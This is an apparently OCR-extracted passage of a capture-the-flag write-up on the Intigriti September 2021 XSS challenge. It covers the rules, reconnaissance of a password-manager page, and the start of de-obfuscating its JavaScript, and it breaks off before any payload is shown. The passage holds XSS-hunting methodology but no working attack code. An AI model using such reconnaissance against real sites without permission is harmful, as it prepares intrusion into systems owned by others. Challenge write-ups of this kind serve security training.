
Intigriti September 2021 Challenge: XSS Challenge 0921 by BugEmir & Pepijn van der Stap

In September ethical hacking platform Intigriti (https://www.intigriti.com/) launched a new Cross Site Scripting challenge. The challenge itself was created by 2 of the community members.



Rules of the challenge

- Should work on the latest version of Firefox **AND** Chrome.
- Should execute alert(document.domain).
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.

Challenge


To be simple a victim needs to visit our crafted web url of the challenge page and arbitrary javascript should be executed at that challenge page to launch a Cross Site Scripting (XSS) attack against our victim. In this challenge it was accepted that the victim still needs to perform a mouse click on a button.

The XSS (Cross Site Scripting) attack


Recon

As always it starts with recon and trying to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input possibilities.


The challenge page itself shows the possibility to save our passwords:




A logical next step is to try the application and save a password:




This immediately leads us to a first hint. We need to find a URL parameter to add our passwords:




Time to inspect the source code and see what is behind this password application. The home page code does not show any interesting javascript code. The most important we can notice is an iframe embedding the password application.




This leads to the following URL: https://challenge-0921.intigriti.io/challenge/manager.html
And reveals the code behind the password application.




The most interesting part to perform our XSS attack are the javascript files:




Time to dig a bit deeper in our recon phase and inspect both javascript files.
The “manager.js” file is really overwhelming at the beginning. 1453 lines of obfuscated javascript code ;-). Here a few screenshots showing parts of the code (I will host the full javascript file in my Github repository):




Allright a pretty large unreadable file. Let’s skip it for now and also take a look at the other javascript file “sweetalert.min.js”. Also a bit hard to read but the developer tools can help here by pretty printing the code.





The “sweetalert.min.js” javascript file seems a normal library and the file can be downloaded from the official website: https://sweetalert.js.org/
A quick check via Google shows no exploits that can be used against this library to solve our challenge and also comparing the javascript file used by the challenge and the one downloaded from the official website shows they are identical and nothing is changed or tampered with.




Phase 1: Finding the URL parameter

What do we know after our initial recon:

- We need to find a URL parameter to use the application.
- “manager.js” is what we are up against: a large and heavily obfuscated javascript file.
- “sweetalert.min.js” javascript file is the official one and not tampered with so nothing interesting here as I could not find any publicly known exploits.

The first hurdle to take is de-obfuscating the “manager.js” javascript code so it becomes a bit more readable or at least reveal some parts of the code.

I downloaded the javascript file locally to make it easier to work with.



The ideas to de-obfuscate the code at this moment are following:

